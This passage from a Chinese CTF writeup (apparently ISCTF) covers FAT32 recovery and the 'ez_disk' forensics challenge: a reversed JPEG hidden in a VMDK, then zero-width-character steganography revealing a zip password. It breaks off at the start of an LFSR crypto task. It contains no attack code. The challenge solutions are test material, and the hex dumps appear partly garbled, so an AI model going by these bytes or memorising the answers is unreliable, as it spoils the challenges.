
第二种，可以选择恢复FAT表的簇链数据，FAT32文件系统是存在一个备份表的，而备份表中的簇链是完整未破坏的，可以将数据复制过来进行恢复，这样就能进行文件系统级别恢复文件了（注：FTK image使用的方案是对文件系统级别和字节级别的双重恢复，部分选手能够直接恢复出来文件也是这个原因）



非预期：审查wp时发现一种ai做法，对密钥能直接试出来的welcome，加上isctf的flag头，硬是猜出来的密钥，what can I say? ai还是太超模了，下次出题会注意对密钥的随机性调整的（）。

ez_disk - n1tro

解题思路



根据题目描述去手工分析一下这个vmdk，可以在文件末尾发现有疑似倒序的jpg文件头

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
19A:37F0h:	20	22	02	88	88	00	22	22	80	88	08	20	22	02	88	88	"..€."€..".^
19A:3800h:	00	22	22	80	88	08	20	22	02	88	88	00	22	22	80	88	""€."."."."€
19A:3810h:	08	20	22	02	88	88	00	22	22	80	88	08	20	22	02	88	."."."."€."."
19A:3820h:	88	00	22	22	80	88	08	20	22	02	88	88	00	22	22	80	^."€."."."€"
19A:3830h:	88	08	FA	20	22	02	88	88	00	22	22	80	88	08	FA	20	.û"."."."€."û
19A:3840h:	22	02	88	88	00	22	22	80	88	08	20	22	02	88	88	00	""€."."€."."
19A:3850h:	22	22	80	88	08	FA	20	22	02	88	88	00	22	22	80	88	""€."û"."."€"
19A:3860h:	08	FA	20	22	02	88	88	00	22	22	80	88	08	20	22	02	.û"."."."€."."
19A:3870h:	88	88	00	22	22	80	88	08	20	22	02	88	88	00	22	22	""€."."€."."
19A:3880h:	80	88	08	20	22	02	88	88	00	22	22	80	88	08	FA	20	€."."."€."û
19A:3890h:	22	02	88	88	00	22	22	80	88	08	20	22	02	88	88	00	""€."."€."."
19A:38A0h:	22	22	80	88	28	B5	00	3F	00	11	03	11	02	00	01	03	""€(µ.?.....
19A:38B0h:	0C	00	DA	FF	71	33	24	06	52	23	42	15	61	14	32	22	..Ûyq3\$.R#B.a.2"
19A:38C0h:	51	13	41	05	31	21	12	04	11	03	02	01	00	00	00	00	Q.A.1!.....
19A:38D0h:	01	03	02	02	02	02	02	02	04	01	02	02	00	11	2C	00	
19A:38E0h:	C4	FF	07	06	05	04	03	02	01	00	00	00	00	00	00	00	Äy.....
19A:38F0h:	00	00	00	01	01	01	01	03	00	01	01	1B	00	C4	FF	E1	Äyá
19A:3900h:	56	36	35	26	A2	93	73	63	37	D1	53	25	17	82	54	43	V65&c"sc7NS%.,TC
19A:3910h:	24	C1	92	62	34	33	16	72	42	23	B1	A1	91	81	52	15	\$Ä'b43.rB#±;'.R.
19A:3920h:	71	61	32	22	14	51	13	08	41	31	21	12	07	06	11	05	qa2".Q..A1!.....
19A:3930h:	04	03	02	00	01	05	05	04	04	06	03	06	05	03	02	03	
19A:3940h:	01	02	04	01	00	10	49	00	C4	FF	01	09	04	03	02	06	I.Äy.....
19A:3950h:	05	08	07	00	00	00	00	00	00	00	00	00	00	01	01	03	
19A:3960h:	02	02	00	01	00	1D	00	C4	FF	01	11	03	01	11	02	00	Äy.....
19A:3970h:	22	01	03	80	02	80	02	08	11	00	C0	FF	28	28	28	28	"..€."€....Äy((((
19A:3980h:	28	28	28	28	28	28	28	28	28	28	28	28	28	28	28	28	(((((
19A:3990h:	28	28	28	28	28	28	28	28	28	28	28	28	28	28	28	28	(((((
19A:39A0h:	28	28	28	28	28	28	28	28	28	28	28	28	28	28	1A	16	(((((
19A:39B0h:	1A	28	13	0A	0A	13	0A	08	0A	07	07	07	01	43	00	DB	.(.....C.Ü
19A:39C0h:	FF	28	29	28	25	30	28	2D	30	2D	1F	19	29	2A	29	27	ÿ()(%0(-0-..)*)'
19A:39D0h:	26	23	20	2C	20	16	16	1C	23	1B	1A	1F	25	1D	1A	16	&# , ...#...%...
19A:39E0h:	16	14	17	18	18	14	17	10	0C	0F	0E	14	0A	09	09	0A	
19A:39F0h:	0A	10	0A	08	06	07	07	06	05	06	06	04	05	06	05	04	
19A:3A00h:	06	00	43	00	DB	FF	00	00	01	00	01	00	00	01	01	00	..C.Ûy.....
19A:3A10h:	46	49	46	4A	10	00	E0	FF	D8	FF							FIFJ..äyøÿ

并且上拉可以发现提示：all these bytes below must be useful

199:6F50	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...
199:6F60	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...
199:6F70	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...
199:6F80	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...
199:6F90	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...
199:6FA0	61 6C 6C 20	74 68 65 73	65 20 62 79	74 65 73 20	all these bytes	
199:6FB0	62 65 6C 6F	77 20 6D 75	73 74 20 62	65 20 75 73	below must be us	
199:6FC0	65 66 75 6C	00 00 00 00	00 00 00 00	00 00 00 00	eful.....	
199:6FD0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...	
199:6FE0	0A 66 74 63	90 AD E5 88	BE E8 80 B8	E4 93 89 E6	. f t c . . 刺 耸 茆	
199:6FF0	A0 BD E4 97	AA E9 8C BC	EF A0 BD E4	97 AA E9 8D	栽 廔 銖 . 廔	
199:7000	B8 E4 AC 80	E2 8C 80 E2	AC 80 E2 8D	80 E2 8C 80	鋤 颯 𐀀 𐀀 𐀀	
199:7010	E2 8C 80 E2	8C 80 E2 8C	80 E2 8C BC	EF 98 A2 E9	𐀀 𐀀 𐀀 𐀀 .	
199:7020	B0 88 E5 BE	AD E7 9F 9C	E7 8C BC EF	98 A2 E9 B0	鰈 徭 矜 獐 .	
199:7030	88 E5 BE AD	E7 93 81 E9	80 B8 E4 AF	98 E6 98 A2	鰈 徭 瓊 逸 𩚑 𩚑	
199:7040	E9 AC 9C E6	0A 8C 80 E2	8C 80 E2 BF	BB EF 8C 80	鬻 . . . 𐀀 𐀀	
199:7050	E2 8C 80 E2	8C 80 E2 8C	80 E2 8C 80	E2 BF BB EF	𐀀 𐀀 𐀀 𐀀 𐀀	
199:7060	BF BB EF AC	80 E2 8D 80	E2 8C 80 E2	8C 80 E2 8C	. 𐀀 𐀀 𐀀 𐀀	
199:7070	80 E2 8C 80	E2 66 74 63	90 AD E5 88	BE E8 80 B8	𐀀 𐀀 . t c . . 刺 耸	
199:7080	E4 93 89 E6	A0 BD E4 97	AA E9 8C BC	EF A0 BD E4	茆 栽 廔 銖 .	
199:7090	97 AA E9 8D	B8 E4 8C BC	EF AC 80 E2	BF BB EF AC	廔 鋤 统 𐀀 𐀀	
199:70A0	80 E2 8D 80	E2 8C 80 E2	8C 80 E2 8C	80 E2 8C 80	𐀀 𐀀 𐀀 𐀀 𐀀	
199:70B0	E2 98 A2 E9	B0 88 E5 BE	AD E7 9F 9C	E7 8C BC EF	𐀀 鰈 徭 矜 獐	
199:70C0	98 A2 E9 B0	88 E5 BE AD	E7 93 81 E9	80 B8 E4 AF	. 鰈 徭 瓊 逸	
199:70D0	98 E6 98 A2	E9 AC 9C E6	BF BB EF BF	BB EF 8D 80	𩚑 𩚑 鬻 𩚑 .	
199:70E0	E2 8D 80 E2	8C 80 E2 8C	80 E2 8C 80	E2 8C 80 E2	𐀀 𐀀 𐀀 𐀀 𐀀	
199:70F0	0A 8D 80 E2	8C 80 E2 AC	80 E2 8D 80	E2 8C 80 E2	. . . 𐀀 𐀀 𐀀	
199:7100	8C 80 E2 8C	80 E2 8C 80	E2 66 74 63	90 AD E5 88	𐀀 𐀀 𐀀 . t c . .	
199:7110	BE E8 80 B8	E4 93 89 E6	A0 BD E4 97	AA E9 8C BC	刺 耸 茆 栽 廔 銖	
199:7120	EF 8D 80 E2	8C 80 E2 AC	80 E2 8D 80	E2 8C 80 E2	. 𐀀 𐀀 𐀀 𐀀	
199:7130	8C 80 E2 8C	80 E2 8C 80	E2 8C 80 E2	AC 80 E2 8C	𐀀 𐀀 𐀀 𐀀 𐀀	

将提示下的数据提取出来倒序输出一下，可以发现文件尾部跟的是txt文档，夹着零宽字符，提取出来另存成txt，复制内容把隐写的零宽提出来获取压缩包密码，解开后即可获取flag


[illegible]

0000h:	FF D8 FF E0	00 10 4A 46	49 46 00 01	01 00 00 01	ÿøÿà...JFIF.....
0010h:	00 01 00 00	FF DB 00 43	00 06 04 05	06 05 04 06	ÿÛ.C.....
0020h:	06 05 06 07	07 06 08 0A	10 0A 0A 09	09 0A 14 0E	
0030h:	0F 0C 10 17	14 18 18 17	14 16 16 1A	1D 25 1F 1A	%..
0040h:	1B 23 1C 16	16 20 2C 20	23 26 27 29	2A 29 19 1F	.#... , #&'*)..
0050h:	2D 30 2D 28	30 25 28 29	28 FF DB 00	43 01 07 07	-0-(0%()(ÿÛ.C...
0060h:	07 0A 08 0A	13 0A 0A 13	28 1A 16 1A	28 28 28 28	(((((
0070h:	28 28 28 28	28 28 28 28	28 28 28 28	28 28 28 28	(((((
0080h:	28 28 28 28	28 28 28 28	28 28 28 28	28 28 28 28	(((((
0090h:	28 28 28 28	28 28 28 28	28 28 28 28	28 28 FF C0	(((((ÿÀ
00A0h:	00 11 08 02	80 02 80 03	01 22 00 02	11 01 03 11	...€.€..".....
00B0h:	01 FF C4 00	1D 00 01 00	02 02 03 01	01 00 00 00	.ÿÀ.....
00C0h:	00 00 00 00	00 00 00 07	08 05 06 02	03 04 09 01	
00D0h:	FF C4 00 49	10 00 01 04	02 01 03 02	03 05 06 03	ÿÀ.I.....
00E0h:	06 04 04 05	05 01 00 02	03 04 05 11	06 07 12 21	!
00F0h:	31 41 08 13	51 14 22 32	61 71 15 52	81 91 A1 B1	1A..Q."2aq.R.'¡±
0100h:	23 42 72 16	33 34 62 92	C1 24 43 54	82 17 25 53	#Br.34b'Á\$CT.>%S
0110h:	D1 37 63 73	93 A2 26 35	36 56 E1 FF	C4 00 1B 01	N7cs"Ç&56VáÿÀ...
0120h:	01 00 03 01	01 01 01 00	00 00 00 00	00 00 00 00	
0130h:	00 01 02 03	04 05 06 07	FF C4 00 2C	11 00 02 02	ÿÀ.....
0140h:	01 04 02 02	02 02 02 02	03 01 00 00	00 00 01 02	
0150h:	03 11 04 12	21 31 05 41	13 51 22 32	14 61 15 42	!1.A.Q"2.a.B
0160h:	23 52 06 24	33 71 FF DA	00 0C 03 01	00 02 11 03	#R.\$3qÿÛ.....
0170h:	11 00 3F 00	B5 28 88 80	22 22 00 88	88 02 22 20	...?.µ(^€"".^€"
0180h:	08 88 80 22	22 00 88 88	02 22 20 FA	08 88 80 22	.^€"".^€". ú.^€"
0190h:	22 00 88 88	02 22 20 08	88 80 22 22	00 88 88 02	".^€"".^€"".^€"
01A0h:	22 20 08 88	80 22 22 00	88 88 02 22	20 08 88 80	".^€"".^€"".^€"
01B0h:	22 22 00 88	88 02 22 20	FA 08 88 80	22 22 00 88	"".^€"".^€"".^€"
01C0h:	88 02 22 20	FA 08 88 80	22 22 00 88	88 02 22 20	^€"".^€"".^€"
01D0h:	08 88 80 22	22 00 88 88	02 22 20 FA	08 88 80 22	.^€"".^€"".^€"
01E0h:	22 00 88 88	02 22 20 FA	08 88 80 22	22 00 88 88	".^€"".^€"".^€"
01F0h:	02 22 20 08	88 80 22 22	00 88 88 02	22 20 08 88	".^€"".^€"".^€"
0200h:	80 22 22 00	88 88 02 22	20 08 88 80	22 22 00 88	€"".^€"".^€"
0210h:	88 02 22 20	08 88 80 22	22 00 88 88	02 22 20 08	€"".^€"".^€"
0220h:	88 80 22 22	00 88 88 02	22 20 08 88	80 22 22 00	^€"".^€"".^€"
0230h:	88 88 02 22	20 08 88 80	22 22 00 88	88 02 22 20	^€"".^€"".^€"
0240h:	08 88 80 22	22 00 88 88	02 22 20 08	88 80 22 22	.^€"".^€"".^€"
0250h:	00 88 88 02	22 20 08 88	80 22 22 00	88 88 02 22	.^€"".^€"".^€"
0260h:	20 08 88 80	22 22 00 88	88 02 22 20	08 88 80 22	.^€"".^€"".^€"
0270h:	22 00 88 88	02 22 20 08	88 80 22 22	00 88 88 02	".^€"".^€"".^€"
0280h:	22 20 08 88	80 22 22 00	88 88 02 22	20 08 88 80	".^€"".^€"".^€"
0290h:	22 22 00 88	88 02 22 20	08 88 80 22	22 00 88 88	"".^€"".^€"".^€"
02A0h:	02 22 20 08	88 80 22 22	00 88 88 02	22 20 08 88	".^€"".^€"".^€"
02B0h:	80 22 22 00	88 88 02 22	20 08 88 80	22 22 00 88	€"".^€"".^€"
02C0h:	88 02 22 20	08 88 80 22	22 00 88 88	02 22 20 08	^€"".^€"".^€"
02D0h:	88 80 22 22	00 88 88 02	22 20 08 88	80 22 2D 0B	^€"".^€"".^€"-.
02E0h:	AA BC F6 B7	0D C3 49 29	70 36 48 D3	1B BF 3B 40	a¼ö·.ÄI)p6HÓ.¿;@

倒叙输出的
末尾数据

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0880h:	80	8C	E4	B8	8D	E9	AA	97	E4	BD	AD	EF	BC	DE	E9	AA																	
0890h:	97	E4	BD	AD	E6	89	93	E4	B8	80	E8	BE	88	E5	AD	90	骗	你	不	打	骗	一	你	辈	子								
08A0h:	80	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2	80																	
08B0h:	80	AC	E2	80	AC	E2	80	8C	63	74	66	E2	80	8C	E2	80																	
08C0h:	8C	E2	80	8C	E2	80	8C	E2	80	8D	E2	80	AC	E2	80	AC																	
08D0h:	E2	80	8C	0A	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	8C																	
08E0h:	E2	80	8D	E2	80	AC	E2	80	AC	E2	80	8C	E6	9C	AC	E9																	
08F0h:	A2	98	E6	98	AF	E4	B8	80	E9	81	93	E7	AD	BE	E5	88	题	是	是	一	道	签	本										
0900h:	B0	E9	A2	98	EF	BC	E2	80	8C	E2	80	8C	E2	80	E2	80	到	题															
0910h:	E2	80	8C	E2	80	8D	E2	80	AC	E2	80	AC	E2	80	E2	80																	
0920h:	9C	9F	E7	AD	BE	E5	88	B0	E9	A2	98	EF	BC	8C	E4	B8	不	真	签	到	题												
0930h:	8D	E9	AA	97	E4	BD	AD	E2	80	8C	E2	80	8C	E2	80	8C																	
0940h:	E2	80	8C	E2	80	8D	E2	80	AC	E2	80	AC	E2	80	8C	EF	不	骗	你														
0950h:	BC	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	E2																	
0960h:	8C	E2	80	AC	E2	80	AC	E2	80	8C	E9	AA	97	E4	BD	AD																	
0970h:	E6	89	93	E4	B8	80	E9	BE	88	E5	AD	90	63	74	66	E2																	
0980h:	80	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	打	一	辈	子	ctf												
0990h:	AC	E2	80	AC	E2	80	8C	0A	E6	9C	AC	E9	A2	98	E6	98																	
09A0h:	AF	E4	B8	80	E9	81	93	E7	AD	BE	E5	88	B0	E9	A2	98																	
09B0h:	EF	E6	8C	E7	9C	9F	E7	AD	BE	E5	88	B0	E9	A2	98	E2	是																
09C0h:	80	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	8D	E2	80																	
09D0h:	AC	E2	80	8C	E2	80	EF	BC	8C	E4	B8	8D	E9	AA	97																		
09E0h:	E4	BD	AD	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2																	
09F0h:	80	8D	E2	80	8C	E2	80	AC	E2	80	8C	E2	80	8C	E2	80																	
0A00h:	8C	E2	80	8C	E2	80	8C	E2	80	8D	E2	80	AC	E2	80	8C																	
0A10h:	E2	80	8D	EF	BC	8C	E9	AA	97	E4	BD	AD	E6	89	93	E4																	
0A20h:	B8	80	E8	BE	88	E5	AD	90	63	74	66	E2	80	8C	E2	80	一	辈	子	ctf													
0A30h:	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	AC	E2	80	8C																	
0A40h:	E2	80	8D	0A	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	8C																	
0A50h:	E2	80	8D	E2	80	8D	EF	BB	BF	E6	9C	AC	E9																				
0A60h:	A2	98	E6	98	AF	E4	B8	80	E9	81	93	E7	AD	BE	E5	88	题	是	是	一	道	签	本										
0A70h:	B0	E9	A2	98	EF	BC	E2	80	8C	E7	9C	9F	E7	AD	BE	E5	88	到	题														
0A80h:	E9	A2	98	E2	80	8C	EF	BC	E2	80	8C	E2	80	8C	E2	80																	
0A90h:	80	8D	E2	80	AC	EF	BB	BF	E2	80	AC	EF	BC	8C	E4	B8																	
0AA0h:	8D	E9	AA	97	E4	BD	AD	EF	BC	8C	E9	AA	97	E4	BD	AD	不	骗	你														
0AB0h:	E6	89	93	E4	B8	80	E8	BE	88	E5	AD	90	63	74	66	E2																	
0AC0h:	80	8C	E2	80	8C	E2	80	8C	E2	80	8C	E2	80	8D	E2	80																	
0AD0h:	AC	EF	BB	BF	EF	BB	BF	E2	80	8C	E2	80	8C	E2	80	8C																	
0AE0h:	E2	80	8C	E2	80	8C	EF	BB	BF	E2	80	8C	E2	80	8C	0A																	
0AF0h:	E6	9C	AC	E9	A2	98	E6	98	AF	E4	B8	80	E9	81	93	E7																	
0B00h:	AD	BE	E5	88	B0	E9	A2	98	EF	BC	8C	E7	9C	9F	E7	AD	签	到	题														
0B10h:	BE	E5	88	B0	E9	A2	98	EF	BC	8C	E7	9C	9F	E7	AD	8C																	
0B20h:	E2	80	8C	E2	80	8C	E2	80	8D	E2	80	AC	E2	80	8C	E2																	
0B30h:	80	AC	E4	B8	8D	E9	AA	97	E4	BD	AD	EF	BC	8C	E9	AA																	
0B40h:	97	E4	BD	AD	E6	89	93	E4	B8	80	E8	BE	88	E5	AD	90	骗	你	不	打	骗	一	你	辈	子								
0B50h:	63	74	66	0A													ctf.																

单独提取出来另存后拿任意文本编辑器打开




原始文本: (length: 476)

隐藏的文本: (length: 67)

隐写后的文本: (length: 1012)

下载隐写文本后的文件



Crypto

小蓝鲨的LFSR系统 - 落书

解题思路

```
task.py

1  import secrets
2  import binascii
3
4  def simple_lfsr_encrypt(plaintext, init_state):
